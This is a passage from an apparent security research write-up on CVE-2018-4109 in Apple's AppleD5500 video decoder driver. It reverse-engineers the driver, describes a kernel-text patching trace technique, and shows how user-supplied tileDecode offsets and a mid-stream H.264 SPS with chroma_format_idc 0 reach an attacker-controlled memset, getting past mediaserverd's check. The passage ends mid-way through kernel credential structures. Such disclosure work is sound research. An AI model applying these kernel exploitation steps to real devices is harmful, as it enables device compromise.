While fixing vulnerabilities like the one in sharingd does solve the specific issue in CVE-2015-7006, that alone doesn't approach the main issue: any exploit in sharingd results in compromise of the entire device. As a result, a lot of vendors (Apple among them) designed their system so that almost everything is sandboxed, and nowadays, almost every operation that requires hardware interaction is sandboxed and is only given upon permission from the user\Apple.


Because the vulnerability discussed in this paper (CVE-2018-4109) is in the accelerated hardware decoding driver, let's see the approach Apple took in sandboxing video operations, namely, video encoding\decoding:

The following graph demonstrates how the app would interact with the video-decoding driver if there would be no sandbox:



Fortunately for Apple, communication with every hardware accelerated encoding\decoding driver is sandboxed, meaning each request goes through a "broker" (mediaserverd). This can be extremely time-consuming for an attacker, because it means the communication with AppleD5500.kext is defined by mediaserverd and that an unprivileged attacker can't access "exotic features" without having prior access to the driver (or code execution in a privileged context like mediaserverd).

This is how unprivileged apps communicate with AppleD5500.kext:



\ /
,

```
+-----+
| * Basic video frame validation
| * Confined API
| * Check decoding\encoding permissions
+-----+
```

As we can see from the diagram, not only mediaserverd sanitizes our request, it never forwards requests: in fact, it recreates the request\response accordingly, which limits the attacker's power, both in causing memory corruptions and performing infoleaks.

--[2 - A bug - how it all got started (IOSurface)

The bug was hidden deeply within the AppleD5500.kext file and while I had no intention to reverse engineer AppleD5500.kext, I found myself doing so in pursuit of a candidate for a different bug I found (which Apple silently fixed without issuing a CVE for).

While the other bug is not in the scope of this article, in order to understand how CVE-2018-4109 was originally found, it is important to have some background on the other bug.

That other bug was in a driver called IOSurface.kext. IOSurface are objects which primarily store framebuffers and pixels and information about these. IOSurface allows transferring a lot of information between processes about framebuffers without causing a lot of overhead. Each IOSurface object has an ID, which can be used as a request to an IOSurfaceRootUserClient object. IOSurfaces map the information between different processes, and thus save the overhead of sending a lot of information between processes. In iOS, a lot of drivers use IOSurface when it comes to graphics. The user doesn't store anything on the IOSurface object except for its ID. This means that in order to use an IOSurface object (for example, for video decoding), the user just needs to supply the ID to the appropriate driver and the original video is extracted from the IOSurface. The video itself is never being sent to the driver as a part of the request.

IOSurface objects store a lot of properties about the graphics; one of them is called "plane". For brevity, there was a sign mismatch in the "offset" of the plane. It means that each driver which used the plane's offset (or base), would have had a negative int, while the kernel "IOSurface->getPlaneSize()" function regarded the plane's offset as a uint32_t. So this vulnerability resulted in a buffer overflow.

Because surface objects only store that information without really "using" it (e.g performing memory manipulations based on the plane offset), it was necessary to find a different driver that used the plane's offset to actually perform a buffer overflow (or anything else which would give us more primitives).

--[3 - A bug - finding a primitive for the IOSurface bug

Fortunately, if a driver wants to use IOSurface objects, it has to find the "IOSurfaceRoot" service, which is public and is named in the kernel's registry as "IOCoreSurfaceRoot". This means that each driver who actually needs IOSurface will have the string "IOCoreSurfaceRoot".

* Please note that IORegistry isn't within the scope of this paper.

* You can however read about it in the following Apple's document:

<https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals/TheRegistry/TheRegistry.html>

Looking up the string in IDA yields the following results:

__PRELINK_TEXT:__PRELINK_TEXT_hidden:	IOCoreSurfaceRoot
com.apple.iokit.IOSurface:__cstring:	IOCoreSurfaceRoot

```

com.apple.driver.AppleM2ScalerCSC:__cstring:      IOKernelSurfaceRoot
com.apple.iokit.IOMobileGraphicsFamily:__cstring: IOKernelSurfaceRoot
com.apple.driver.AppleD5500:__cstring:            IOKernelSurfaceRoot
com.apple.driver.AppleAVE:__cstring:              IOKernelSurfaceRoot
com.apple.drivers.AppleS7002SPUSphere:__cstring:  IOKernelSurfaceRoot
com.apple.driver.AppleAVD:__cstring:              IOKernelSurfaceRoot
com.apple.driver.AppleH10CameraInterface:__cstring: IOKernelSurfaceRoot
com.apple.iokit.IOAcceleratorFamily:__cstring:    IOKernelSurfaceRoot
com.apple.iokit.IOAcceleratorFamily:__cstring:    IOKernelSurfaceRoot

```

Because Apple's drivers are mostly closed-source, it takes a lot of effort to understand how each driver uses the IOSurface objects. Therefore it was necessary (and just easy) to look for the string "plane" in each one of these drivers. While this doesn't guarantee we actually find anything useful, it's easy and it doesn't consume a lot of time.

Fortunately, the following string came up (newlines added for readability):

```

Assertion "outWidth > pIOSurfaceDst->getPlaneWidth(0) ||
outHeight > pIOSurfaceDst->getPlaneHeight(0) ||
outWidth < 16 || outHeight < 16 || inWidth < 16 || inHeight < 16"
failed in "/BuildRoot/Library/Caches/com.apple.xbs/Sources/AppletD5500/
AppletD5500-165.5/AppletD5500.cpp" at line 3461 goto bail1

```

Around the usage of that string, there was the following assembly code:

```

SXTW      X2, W25
MOV       W1, #0x80
MOV       X0, X21
BL        memset

```

As AppletD5500.kext is closed-source, one needs to guess a lot, and try to infer from the code what is the context in each function. Because we search for the usage of an IOSurface object, which has a vtable, one useful thing would be to add a comment around every virtual call with the function name of the corresponding IOSurface object. Having this and our "plane" string in mind, we expect virtual calls which contain "plane" in their name. To find the vtable of IOSurface (or any vtable of any object in a kext), it is possible to reverse engineer the kext on a macOS. Kexts are still symbolicated on macOS and therefore it is possible to obtain meaningful names for the vtable entries.

For the sake of this example, we'll reverse IOSurface.kext here. Opening up the IOSurface.kext binary (on macOS it is located in the following path: /System/Library/Extensions/IOSurface.kext/Contents/MacOS/IOSurface), we get a symbolicated kext. To get the actual IOSurface's vtable, we can simply open the "Names" view (Shift+F4 for the keyboard shortcut lovers) and search for the string "vtable for 'IOSurface'". This will give us the offset-0x10 of the vtable, along with all the entries, symbolicated. Although sometimes the vtable entries are in a different order, they are virtually the same (minus the diff between ARM and Intel CPUs), so it is necessary to make sure you look at the same function and not just blindly picking up the name from the macOS version.

This indeed works here:

```

LDR       X8, [X19]                ; X8=IOSurface.vtable
LDR       X8, [X8,#0x110]          ; X8=&IOSurface->getPlaneSize
MOV       W1, #0
MOV       X0, X19
BLR                               ; IOSurface->getPlaneSize(0)
MOV       X23, X0
LDR       X8, [X19]                ; X8=IOSurface.vtable
LDR       X8, [X8,#0x110]          ; X8=&IOSurface->getPlaneSize
MOV       W1, #1
MOV       X0, X19
BLR                               ; IOSurface->getPlaneSize(1)
MOV       X25, X0
SXTW      X2, W23
MOV       W1, #0x80

```



```
LDR      X0, [SP,#0x120+var_E0]
BL       memset                                ; memset(unk, 0x80, planeSize0)
SXTW     X2, W25
MOV      W1, #0x80
MOV      X0, X21
BL       memset                                ; memset(unk, 0x80, planeSize1)
```

So it looks as if we have a new primitive! We can arbitrarily overwrite something with 0x80, while we control the length of the overwrite. We do not control "unk" (which is later revealed that it is the mapping of the IOSurface object; keep reading). The length is taken from the plane member of something we assume is an IOSurface object, which we can arbitrarily control using the vulnerability in IOSurface.kext. Obviously this is a far fetched assumption. Except for the string we found, there's nothing else that hints this is indeed an IOSurface object. To verify that, it is necessary first to understand what AppleD5500 is.

AppleD5500 is a video-decoding driver, which is not accessible from the default sandbox. Communication with this device is done solely via mediaserverd, as described in the infographic above (section 1). So the next objective is to see how to trigger the function with the IOSurface usage. The function is approximately 20 functions from the entry point to the driver's communication (AppleD5500::externalMethod) [3]. Apple does not provide us with the right tools to debug the iOS kernel (in fact, it constantly makes it more and more complicated), and macOS doesn't have this driver. While guessing can get you started, getting a deterministic code-flow is something that we want to assure, and not assume, as the direction of our research might be oriented based on such an assumption.

--[4 - Tracing the iOS kernel

I took Yalul02 [4] (thanks to @qwertyoruiopz and @macrograss for that) and utilized its KPP bypass. KPP [5] is a (not so new) mechanism that was introduced in iOS 9, checking the integrity of the text section of the kernel, meaning you can't modify the kernel's text section. I didn't care about setting breakpoints in the kernel, but I just wanted to get a dump of all the registers given a specific address. This would be enough to understand how to control the code-flow, or at least how to progress steadily towards the function which uses the plane from our IOSurface object (and understand whether this was actually an IOSurface object in the first place).

What I did was as follows; assuming we want to see the registers' state at address 0x10C:

Kernel code with no KPP

-----	ADDRESS
	0x100

	0x104

	0x108

	0x10C

	0x110

	0x114

	0x118

We overwrite 0x10 bytes with the following assembly code:

```
LDR x16, #0x8
BLR x16
.quad shellcode_address
```

shellcode_address contains code which prints the registers' state, a snippet from the shellcode:

```
STP x0, x1 [SP]
STP x2, x3 [SP, 0x10]
...
```

```
LDR x0, debug_str
LDR x16, kprintf
BLR x16
MOV x0, x0
MOV x0, x0
MOV x0, x0
MOV x0, x0
RET
```

Before overwriting 0x10C, the last 4 NOP instructions (MOV x0, x0) are replaced with the original instructions at 0x10C-0x11C. This way, the code executes seamlessly (as long as no branches are being replaced). x16 was chosen because according to the ABI, x16 is only used for jumping to stubs (so it is safe to overwrite it). This way we can see the registers' state at (almost) any address in the kernel without hurting performance or slowing the research. Generally speaking, I've found that this infrastructure work, as time consuming as it might be, will be insanely helpful later on, and always worths the invested time.

Ultimately, the state of the kernel text will look like the following:

```
-----
| LDR x16, #0x8 | 0x1000
-----
| BLR x16       | 0x1004
-----
| .quad shelladdr | 0x1008
-----
```

```
; memcpy(0x10C, 0x1000, 0x10)
```

ADDRESS		
		0x100

		0x104

		0x108

	LDR x16, #0x8	0x10C

	BLR x16	0x110

	.quad shelladdr	0x114

		0x11C
		<+

		+-----+	
		STP x0, x1 [SP]	
		STP x2, x3 [SP, #0x8]	
		...	
		LDR x0, kdebug_str	
		LDR x16, kprintf	
		BLR x16	
		old insn from 0x10C	
		old insn from 0x110	
		...	
		+-----+	

shelladdr

```
+-----|RET|
back to orig code +-----+
```

The shellcode advances X30 as well, so that we return to a valid instruction (0x10C-0x11C are not restored upon the shellcode's execution). At the time of this writing there are other (public) ways to achieve the same result, but that's what I did, and the most important point I'd like to show here is that infrastructure work is extremely important, and I think every decent researcher who has experience in the field, has written some tools/scripts to ease the research process. Besides, at the return/appearance of an AMCC bypass, this could sleep be handy ;)

--[5 - Reversing AppleD5500.kext

Continuing our research, we know that AppleD5500 has something to do with IOSurfaces. So the next step is to see where the driver actually looks up/fetches IOSurface objects based on their IDs. A quick string search reveals the following string:

```
"AppleVXD393::allocateKernelMemory kAllocMapTypeIOSurface -
lookupSurface failed. %d\n"
```

Going to the place where this string is being used, I did the same thing - I added a comment near every virtual call to see where the driver probably uses IOSurface (you can probably guess by now that this is an automated script, another 'infrastructure' work :)). This indeed looked like an IOSurface object, but to verify that for 100%, I used the same kernel tracing technique like before and checked the vtable of the object in use. This was indeed an IOSurface vtable! This means we know now where the IOSurface object is being looked up. IOSurface was stored exactly in the same offset used in our mysterious memset call. Using the kernel tracing technique we see that indeed this IOSurface object is used for the memset as well! So if we can control the IOSurface object we can do an arbitrary write.

Unfortunately, at this point Apple silently fixed the IOSurface plane bug, but I got involved in this research deep enough to continue researching this area of AppleD5500.

Now the next part is to make sure we control this IOSurface object. We can obviously do that assuming we magically have an AppleD5500 send right port, but perhaps we can influence mediaserverd to supply our own IOSurface object.

--[6 - Influencing AppleD5500.kext via mediaserverd

Reverse engineering mediaserverd and looking for calls to anything that looks like AppleD5500 yielded no results, but after further investigation (= symbols and strings search). I saw that VideoToolbox was responsible for video decoding, and thus I assumed it was responsible for AppleD5500 as well (though no mention of AppleD5500 was in VideoToolbox).

When looking for AppleD5500 strings in the entire dyld_shared_cache, I found out that a library named H264H8 contained several different references to AppleD5500. One of the interesting call flow was:


```
AppleD5500WrapperH264DecoderDecodeFrame
--> AppleD5500DecodeFrameInternal
--> IOConnectCallStructMethod ; Calling one of the driver's
; 'exposed usermode API' [3]
```

AppleD5500WrapperH264DecoderDecodeFrame had no xrefs unfortunately, but as (most) of the code isn't written not to be used (or it would be optimized out in that case), I assumed this function might be inside a vtable.

Binary search in IDA for the address of AppleD5500WrapperH264DecoderDecodeFrame indeed resulted in something that looked like a vtable. The vtable used in an object's initialization code in a function called AppleD5500WrapperH264DecoderCreateInstance. H264Register was an exported function with no symbols and no xrefs, but the string

"H264Register" did appear in VideoToolbox. It appears that VideoToolbox treated H264H8 as a dynamic library and H264Register as the "entry point" (found with dlsym).

So to actually trigger usage of the driver without having a send right to the driver, we needed to do the following:



VTDecompressionSessionDecodeFrame is a documented API that checks if we're a "server" (e.g, mediaserverd) and does a lot of logic assuming access to those drivers. Or it just sends a mach message to mediaserverd if we're not a server. Despite being 'documented', VTDecompressionSessionDecodeFrame had a secret undocumented feature which I discovered during reverse engineering AppleD5500WrapperH264DecoderDecodeFrame (so a much later stage of this API).

It is possible to embed some properties in the sampleBuffer, in a dictionary called "tileDecode":

```
tileDecodeDict = CMGetAttachment(sampleBuffer, CFSTR("tileDecode"), 0);
```

```

if (tileDecodeDict) {
    cfnum = CFDictionaryGetValue(tileDecodeDict,
                                CFSTR("canvasSurfaceID"));
    uint32_t surfaceID;
    CFNumberGetValue(cfnum, surfaceID);
    ...
    x = ... CFDictionaryGetValue(..., CFSTR("offsetX"));
    y = ... CFDictionaryGetValue(..., CFSTR("offsetY"));
    lastTile = CFDictionaryGetValue(..., CFSTR("lastTile"));
}

```

The dictionary had 4 properties (or at least, I saw 4 properties): "canvasSurfaceID", "offsetX", "offsetY", "lastTile". I had no idea what these properties meant, but "canvasSurfaceID" sounded perfect for our case: What if we could supply a surface ID to canvasSurfaceID, and hope that, magically, this surface will be used in AppleD5500 in the behaviour we saw previously?

And so it appears - this could indeed influence the behaviour of mediaserverd and make sure it sends our requested surface object to AppleD5500!!

This could be verified both by reverse engineering mediaserverd and following the IOConnectCallStructMethod call, and the buffer given to AppleD5500, or simply using the kernel tracing technique to see whether the surfaceID of the object in AppleD5500 matches the surfaceID we sent (which requires prior reverse engineering of IOSurface.kext).

It could also be performed by calling the function IOSurfaceRoot has to lookup surface IDs, and see if we get back the value we expect given our specific surfaceID. Most important thing is - to make sure that this indeed influenced the given surfaceID. I personally did it by reverse engineering mediaserverd and following these calls, because I was interested in offsetX and offsetY as well, though this isn't necessary (but proved to be useful, as you'll see soon ;)).

--[7 - _The_ bug

Back to our main objective, get to that memset with our arbitrary 0x80 write. Looking up the code, I noticed the following:

```
if ( context->tile_decode )
{
    dest_surf->tile_decode = 1;
    tile_offset_x = context->tile_offset_x;        // [0x1]
    dest_surf->tile_offset_x = tile_offset_x;
    tile_offset_y = context->tile_offset_y;        // [0x2]
    dest_surf->tile_offset_y = tile_offset_y;
    v73 = tile_offset_x +
        tile_offset_y *
            dest_surf->surf_props.plane_bytes_per_row[0];    // [0x3]
    v74 = tile_offset_x
        + ((dest_surf->surf_props.plane_bytes_per_row[1] *    // [0x4]
            tile_offset_y + 1) >> 1)
        + dest_surf->surf_props.plane_offset_again?[1];      // [0x5]
    dest_surf->surf_props.plane_offset[0] = v73 +
    dest_surf->surf_props.plane_offset_again?[0];
    dest_surf->surf_props.plane_offset[1] = v74;
}
...
if ( !context->field_4E0 &&
    !(context->some_unknown_data->unk & 0x30) ) // [0x6]
{
    surface_buffer_mapping = v85->surf_props.surface_buffer_mapping;
    if ( surface_buffer_mapping )
        memset_stub(
            (char *)surface_buffer_mapping +
            (unsigned int)*(_QWORD *)&v85->surf_props.plane_offset[1],
            0x80LL,
            ((dest_surf->surf_props.plane_height[0] >> 1) *
            (*(_QWORD *)&dest_surf->surf_props.plane_offset[1] >> 0x20)));
}
```

The data in [0x1] and [0x2] are completely controlled by the user. These are the offsetX and offsetY which we provided in the dictionary and they were forwarded exactly without any check.

It looks like, [0x1] and [0x2] are being used in a calculation that ultimately leads not only to a write of 0x80s with an arbitrary length, but also to control the offset from which the write is done! This makes our primitive much more powerful as we can make our overwrite more accurate.

The values mentioned in [0x3], [0x4] and [0x5] are attributes of the IOSurface in question, so they are usually somewhat controllable. In this particular case, the limitations on these attributes pose no restrictions on the impact of the memset's primitive. While these attributes aren't really within the scope of the paper, for the curious reader, you are welcomed to reverse IOSurface::parse_properties to see what IOSurface expects to receive for creation.

One problem I noticed with kernel tracing though, is that we never get to the memset because of the following condition:

```
context->some_unknown_data->unk & 0x30 // [0x6]
```

The obvious problem we face here is that there are no sources and these are actual offsets in a struct and unfortunately there's no easy deterministic way to know which object we look at. Looking at the assembly code for this line, it is decompiled from the following:

```
; X19 = context
LDR      X8, [X19,#0x448]      ; X8 = context->some_unknown_data
LDRB     W8, [X8,#6]          ; W8 = unk
AND      W8, W8, #0x30        ; unk & 0x30
CBNZ     W8, skip_memset      ; if (unk & 0x30) goto skip_memset;
```

Because the offsets weren't so common (0x448, 0x6), it is possible to actually grep the entire driver text section and start trying to find the right reference by grepping. Because this happens pretty often when reversing IOKit drivers (or reversing "large" binaries anyway), I highly recommend automating this process. Imagine how good life would be if you could just grep for "STR *, [*, #0x448]". It's not a oneliner in Python, but for the long run this worths it. For this case however, grepping would be enough:

```
$ cat d5500 | grep STR | grep 448 | grep -v SP
0xffffffff006c30448L      STR      D1, [X19,#0xA90]
0xffffffff006c41448L      STRB     W13, [X1]
0xffffffff006c44488L      STRH     W17, [X13,X15,LSL#1]
0xffffffff006c4481cL      STR      W8, [X19,#0x64C]
0xffffffff006c44890L      STRB     W9, [X8,#6]
0xffffffff006c448e8L      STR      W9, [X8,#4]
0xffffffff006c47448L      STRB     W0, [X19,#0x2A0]
0xffffffff006c495ccL      STR      X9, [X10,#0x448] ; only option
0xffffffff006c50448L      STR      W24, [X22,#0x17BC]
```

For brevity, I'll sum this xref looking process for you - it wasn't magical, and I made some tools to speed up the process. Sometimes the offsets are very common and then grepping won't work - for this case sometimes the best way is just manually following the code flow. Going further, I eventually got to this code:

```
LDR      X11, [X19,#0x1B0]
LDRH     W11, [X11,#0x24]
LDR      X12, [X19,#0x28]
LDRH     W13, [X12,#6]
MOV      W14, #0xFFCF
AND      W13, W13, W14
BFI      W13, W11, #4, #2
STRH     W13, [X12,#6] ; This is the "unk" we were looking for.
```

I then looked for 0x1B0, which was responsible for this entire calculation, and then I saw the following string:

```
"CH264Decoder::DecodeStream error h264fw_SetPpsAndSps"
```

In the same function, I found another interesting string:

```
"AVC_Decoder::ParseHeader unsupported nalLengthSize"
```

--[8 - H.264 in general and in iOS

I googled then "AVC nalu" and the first result I got was "Introduction to H.264: (1) NAL Unit" [6].

I figured, it might be easier to understand a little bit more about H.264 (as I had 0 experience with that before this research). The standard of H.264 can be found at [7].

The relevant page for NAL unit is section 7.3.1, "NAL unit syntax". As we can see from the copy, each NAL unit has a type and is being processed according to its type ("nal_unit_type"). From all of the different NAL unit types, there are 3 which are necessary to know:

*) SPS (sequence parameter set): General properties for a coded video sequence. An example of a property which is held by SPS is the "level_idc" which is a specified set of constraints that indicate a required decoder performance.

*) PPS (picture parameter set): General properties for a coded picture sequence. An example of a property that PPS contains is "deblocking_filter_control_present_flag" - flags related to the deblocking filter - a video filter which helps smoothing edges between macroblocks in the video. Macroblocks are like blocks of pixels (a very rough description, but good enough for our case).

*) IDR (Instantaneous decoding refresh): This is a standalone frame, a complete picture which doesn't need other pictures to be displayed. IDR is always the first NAL in a video sequence (because it's standalone and other frames depend on it).

The question is - how to find the appropriate type in the kernel and the code that processes each NAL unit according to its type? I started searching for NAL unit type strings in the kernel (SPS, IDR, PPS, etc), and found the following piece of code:

```
LDP      W9, W8, [X19, #0x18]
CBNZ     W9, parse_nal_by_type    ; [0xA]
CMP      W8, #5
B.EQ     idr_type_and_no_idc_ref

parse_nal_by_type
SUB      W9, W8, #1                ; switch 12 cases
CMP      W9, #0xB
B.HI     def_FFFFFFFF006C3A2DC
ADRP     X10, #jpt_FFFFFFFF006C3A2DC@PAGE
ADD      X10, X10, #jpt_FFFFFFFF006C3A2DC@PAGEOFF
LDRSW    X9, [X10, X9, LSL#2]
ADD      X9, X9, X10
BR       X9                        ; switch jump

idr_type_and_no_idc_ref
ADRP     X0, #aZeroNal_ref_id@PAGE ; "zero nal_ref_idc with IDR!"
ADD      X0, X0, #aZeroNal_ref_id@PAGEOFF
BL       kprintf
MOV      W0, #0x131
B        cleanup
```

As we can see here, "idr_type_and_no_idc_ref" happens "if [X19+0x18] == 0" (at the [0xA] marker) and if [X19+0x1C]. Checking in the manual, we can see that for NAL type == 5, we get indeed an IDR NAL. Based on this findings, we can assume that [X19+0x18] is nal_ref_idc and that [X19+0x1C] is the type of the NALunit!

Back to our mysterious offset 0x1B0, I started thinking - perhaps it is either PPS or SPS? The string we found earlier is pretty clear that the function is doing something with them. I then decoded a video with the API and using the kernel tracing technique, I looked at the content of 0x1B0 to see if it looks like something which looks like SPS or PPS. Luckily for us - this was indeed the SPS object!

I figured that out because within 0x1B0, All of the values were in fact the values of the SPS object which is described in the standard (section 7.3.2.1.1 [7], I love you too).

By slightly changing the SPS of the video I was tracing, I saw that the changes in 0x1B0 were correlated. In fact, most of the SPS object was stored there in the same order as it appears on the manual :) so this was even easier once I found the function in the kext which filled up the object. This was sufficient to understand the mysterious unk & 0x30 check which means (wait for it):

If SPS->chroma_format_idc (section 7.3.2.1.1 [7]) == 0, we get to the memset we were waiting for! At this point, I already had some tools to create and manipulate videos. So creating a video with chroma_format_idc == 0 wasn't a big problem. To send a video for decoding, you first have to call the function CMVideoFormatDescriptionCreateFromH264ParameterSets which creates an object that holds information about the SPS and the PPS of the video. This object is given to mediaserverd to create the session. After the session is created, we get a handle representing the session, and give it to *DecodeFrame which ioctl's the driver from mediaserverd (see graph above). I created such a video, sent it to decoding, was waiting for it to crash the device and... nothing happened!


After a brief reversing of mediaserverd, it appears mediaserverd rejects chroma_format_idc == 0!


--[9 - mediaserverd didn't read the fucking manual

But...

mediaserverd only gets the SPS information at the beginning in the function CMVideoFormatDescriptionCreateFromH264ParameterSets which is only being called once. According to the manual (haven't seen a single case in practice though, and I've seen plenty of "Snow Monkey in Japan 5k"s during this research), there could be multiple SPS objects there (section 7.4.1.2.1 in [7]). Which is odd, because if mediaserverd only gets the SPS and PPS information once, and rejects them, then how it is supposed to be aware of the other SPS\PPS packets? (*DecodeFrame just passes the packets to the driver without doing any sanity check).

With this in mind, I decided I'd just try creating a video with a normal SPS\PPS properties, then in the middle of the video embed a new IDR, which points to a new PPS, which points to a new PPS with chroma_format_idc == 0, and see if that bypasses the check deployed in mediaserverd.





The moment the IDR packet with `pic_parameter_set_id = 2` was sent, the kernel crashed with the panic we were expecting! Slightly afterwards, `iOS 11` was released. And unfortunately - the same PoC code did not crash the kernel...

I diffed the driver code but there wasn't any change. What I did notice however, is that the string "canvasSurfaceID" did not appear in the binary of the driver anymore. I did notice that a bunch of undocumented APIs were introduced then, namely VTTileDecompression* (instead of VTDecompression). I was too lazy analyzing the function with IDA (to be fair, IDA and dyld_shared_cache aren't good friends yet), so I decided to go with a different approach: try attaching debugserver to mediaserverd, and change the given values to IOConnectCallStructMethod, hoping that the kernel crashes if I change it to the same values back in iOS 10.x. Attaching the debugger obviously doesn't work out of the box. I assumed both the driver and the process need the run-unsigned-code entitlement, so without even checking why things didn't work, I just injected the entitlement to mediaserverd and to debugserver and tried attaching debugserver again.

The entitlements' dictionary is stored in task->bsd_info->p_ucred->cr_label->l_ptr:

```

struct task {
    /* Synchronization/destruction information */
    decl_lck_mtx_data(,lock)          /* Task's lock */
    _Atomic uint32_t      ref_count;   /* Number of references to me */
    boolean_t             active;       /* Task has not been terminated */
    boolean_t             halting;      /* Task is being halted */
    ...
    /* Task security and audit tokens */
#ifdef MACH_BSD
    void *bsd_info;                // struct proc
    ...
};

struct proc {
    LIST_ENTRY(proc) p_list;        /* List of all processes. */

    pid_t             p_pid;         /* Process identifier. (static)*/
    void *             task;         /* corresponding task (static)*/
    struct proc *      p_pptr;       /* Pointer to parent process. (LL) */
    pid_t              p_ppid;       /* process's parent pid number */
    pid_t              p_pgrpid;     /* process group id of the process (LL)*/

    ...
    /* substructures: */
    kauth_cred_t       p_ucred;      /* Process owner's identity. (PUCL) */
    ...
};

struct ucred {
    TAILQ_ENTRY(ucred)      cr_link;
    u_long      cr_ref;        /* reference count */
};

struct posix_cred {

```

```

/*
 * The credential hash depends on everything from this point on
 * (see kauth_cred_get_hashkey)
 */
uid_t    cr_uid;           /* effective user id */
uid_t    cr_ruid;          /* real user id */
uid_t    cr_svuid;         /* saved user id */
short    cr_ngroups;       /* number of groups in advisory list */
gid_t    cr_groups[NGROUPS]; /* advisory group list */
gid_t    cr_rgid;          /* real group id */
gid_t    cr_svgid;         /* saved group id */
